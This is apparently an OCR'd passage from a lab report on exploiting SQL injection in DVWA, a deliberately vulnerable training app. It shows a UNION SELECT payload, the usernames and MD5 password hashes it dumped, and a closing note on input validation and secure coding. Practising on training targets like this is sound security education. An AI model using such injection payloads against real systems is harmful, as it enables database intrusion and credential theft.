
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mo

dvwa/vulnerabilities/sqli/session-input.php

Injection Point

CONT.....

To get more information , I injected a code :
1' UNION SELECT user,password from users #
After this , I was able to get more details on users.


Vulnerability: SQL Injection

Click here to change your ID.

```
ID: 1' UNION SELECT user,password from users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Session ID: 1' UNION SELECT user,password from users #

dvwa/vulnerabilities/sqli/
dvwa/vulnerabilities/sqli/session-input.php#
Submit
Close
More Information

Result

CONCLUSION

In this task, the SQL Injection vulnerabilities within DVWA were successfully exploited across three different security levels: Low, Medium, and High. By systematically analyzing the security defenses at each level, we demonstrated how attackers could manipulate poorly sanitized input fields to extract sensitive information from a database. The report highlighted the importance of input validation and proper sanitization techniques to mitigate SQL injection attacks. Furthermore, it underscored the need for adopting secure coding practices and implementing layered security measures in real-world applications to prevent such vulnerabilities from being exploited.